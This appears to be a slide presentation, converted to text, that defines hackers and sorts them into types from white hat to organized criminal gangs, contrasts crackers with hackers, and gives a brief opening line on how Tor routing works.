
What is a Hacker



An abstract graphic consisting of several curved, overlapping lines in shades of blue and white, set against a dark, textured background. The lines originate from the left side and curve towards the right, creating a sense of motion and depth.

In **computing**, a hacker is any **highly skilled computer expert**. Depending on the **field of computing** it has slightly different meanings, and in some contexts has controversial moral and ethical connotations. In its original sense, the term refers to a person in any one of the communities and hacker **subcultures**

Hacker Groups



White hat
Black hat
Grey hat
Elite hacker
Script kiddie
Neophyte
Blue hat
Hacktivist
Suicidal hacker
Government
NSA

White hat

Main article: [White hat](#)

A white hat hacker breaks security for non-malicious reasons, either to test their own security system, perform penetration tests or vulnerability assessments for a client - or while working for a security company which makes security software. The term is generally synonymous with ethical hacker, and the EC-Council, among others, have developed certifications, courseware, classes, and online training covering the diverse arena of ethical hacking.

Black hat

Main article: [Black hat](#)

A "black hat" hacker is a hacker who "violates computer security for little reason beyond maliciousness or for personal gain" (Moore, 2005). The term was coined by Richard Stallman, to contrast the maliciousness of a criminal hacker versus the spirit of playfulness and exploration in hacker culture, or the ethos of the white hat hacker who performs hacking duties to identify places to repair or as a means of legitimate employment. Black hat hackers form the stereotypical, illegal hacking groups often portrayed in popular culture, and are "the epitome of all that the public fears in a computer criminal".

Grey hat

Main article: [Grey hat](#)

A grey hat hacker lies between a black hat and a white hat hacker. A grey hat hacker may surf the Internet and hack into a computer system for the sole purpose of notifying the administrator that their system has a security defect, for example. They may then offer to correct the defect for a fee. Grey hat hackers sometimes find the defect of a system and publish the facts to the world instead of a group of people. Even though grey hat hackers may not necessarily perform hacking for their personal gain, unauthorized access to a system can be considered illegal and unethical.

Elite hacker

A social status among hackers, elite is used to describe the most skilled. Newly discovered exploits circulate among these hackers. Elite groups such as Masters of Deception conferred a kind of credibility on their members.

Script kiddie

A script kiddie (also known as a skid or skiddie) is an unskilled hacker who breaks into computer systems by using automated tools written by others (usually by other black hat hackers), hence the term script (i.e. a prearranged plan or set of activities) kiddie (i.e. kid, child—an individual lacking knowledge and experience, immature), usually with little understanding of the underlying concept.

Neophyte

A neophyte ("newbie", or "noob") is someone who is new to hacking or phreaking and has almost no knowledge or experience of the workings of technology and hacking.

Blue hat

A blue hat hacker is someone outside computer security consulting firms who is used to bug-test a system prior to its launch, looking for exploits so they can be closed. Microsoft also uses the term BlueHat to represent a series of security briefing events.

Hactivist

A hactivist is a hacker who utilizes technology to publicize a social, ideological, religious or political message.

Hactivism can be divided into two main groups:

Cyberterrorism — Activities involving website defacement or denial-of-service attacks; and,

Freedom of information — Making information that is not public, or is public in non-machine-readable formats, accessible to the public.

Nation state

Intelligence agencies and cyberwarfare operatives of nation states.


Organized criminal gangs

Groups of hackers that carry out organized criminal activities for profit.


Cracker vs Hacker

A cracker (also known as a black hat hacker) is someone who knows the web similar to hackers and doesn't use the internet for gaining any extensive knowledge and are professionals in what they do but they are not the white collar heroes as security hackers are. Crackers use their skills to earn themselves profits or to benefit from criminal gain. Crackers find exploits to systems securities and vulnerabilities but often use them to their advantage by either selling the fix to the company themselves or keeping the exploit and selling it to other black hat hackers to steal information or gain royalties.

Anonymous - Tor



How Tor Works:



After obtaining a list of Tor nodes from a directory server, the user's Tor client picks a random series of Tor nodes to the destination server.

